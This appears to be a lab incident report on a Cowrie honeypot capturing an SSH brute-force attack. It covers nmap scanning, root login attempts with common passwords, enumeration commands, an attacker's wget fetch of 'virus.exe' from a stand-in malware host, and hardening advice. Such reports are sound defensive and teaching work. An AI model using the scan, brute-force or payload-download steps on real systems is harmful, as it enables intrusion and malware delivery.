

INCIDENT REPORT: Network Attack Detection

Date: February 3, 2026

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Subject: Detection of Unauthorized Access and SSH Brute Force Attempt

1. Executive Summary

On February 3, 2026, network monitoring tools detected suspicious activity targeting a specific server on the internal network. An internal host (The Attacker) initiated an aggressive port scan followed by a brute-force attack against the SSH service. The attacker successfully bypassed authentication and executed suspicious shell commands. This activity was contained within a controlled "Honey_pot" environment (Cowrie), preventing risk to production systems.

2. Incident Details

- Victim System (Honey_pot): 10.0.2.3
- Attacker System: 10.0.2.15
- Targeted Service: SSH (running on non-standard Port 2222)
- Tools Used for Detection: Nmap (for simulation), Wireshark (for packet capture), Cowrie Logs.

3. Analysis of the Attack

The attack followed a clear three-stage pattern, confirmed by Wireshark packet captures (honey_pot_capture.pcap):

- Phase 1: Reconnaissance (Scanning)
 - The attacker performed an nmap -A scan against 10.0.2.3.
 - Wireshark captured a high volume of TCP SYN packets targeting Port 2222, confirming the attacker was identifying open services.
- Phase 2: Brute Force Entry
 - Multiple SSH login attempts were recorded using the username root.
 - The attacker attempted various common passwords (admin, password, 12345).
 - Note: The Cowrie honey_pot intentionally allowed the attacker to log in with a fake password to observe their behavior.
- Phase 3: Post-Exploitation (Command Execution)
 - Once inside the deceptive shell (root@svr04), the attacker executed enumeration commands including whoami and ls -la.
 - A critical alert was triggered when the attacker attempted to download external malware using the command: wget <http://www.malware.com/virus.exe>.

4. Defense & Mitigation Recommendations

To prevent similar attacks on real production systems, the following measures are recommended:

1. Disable Root Login: Configure SSH to disallow direct login as root.


2. Enforce Key-Based Authentication: Disable password logins entirely and require SSH keys.
3. Implement Fail2Ban: specific software that automatically bans IP addresses after too many failed login attempts.
4. Change Default Ports: Moving SSH from port 22 (or 2222) to an obscure port reduces noise from automated scanners.

```
link/ether 02:42:5b:c6:3d:59 brd ff:ff:ff:ff:ff:ff
inet 172.17.0.1/16 brd 172.17.255.255 scope global docker0
    valid_lft forever preferred_lft forever
training-shell> nmap -sV -p 2222 10.0.2.3
Starting Nmap 7.98 ( https://nmap.org ) at 2026-02-03 12:28 +0100
Nmap scan report for 10.0.2.3
Host is up (0.0010s latency).

PORT      STATE SERVICE VERSION
2222/tcp  open  ssh      OpenSSH 9.2p1 Debian 2+deb12u3 (protocol 2.0)
MAC Address: 08:00:27:5F:D1:EA (Oracle VirtualBox virtual NIC)
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 1.05 seconds
training-shell>
```

Nmap Scan Result



Screenshot Of HoneyPot Running

Evidence File: [Kindly click here to view the wireshark capture \(.pcap\)](#)

[https://drive.google.com/file/d/1HPv07L8PdaBvlpd7kP6L8z5qDEtgGzHr/view?usp=drive_ink](https://drive.google.com/file/d/1HPv07L8PdaBvlpd7kP6L8z5qDEtgGzHr/view?usp=drive_link)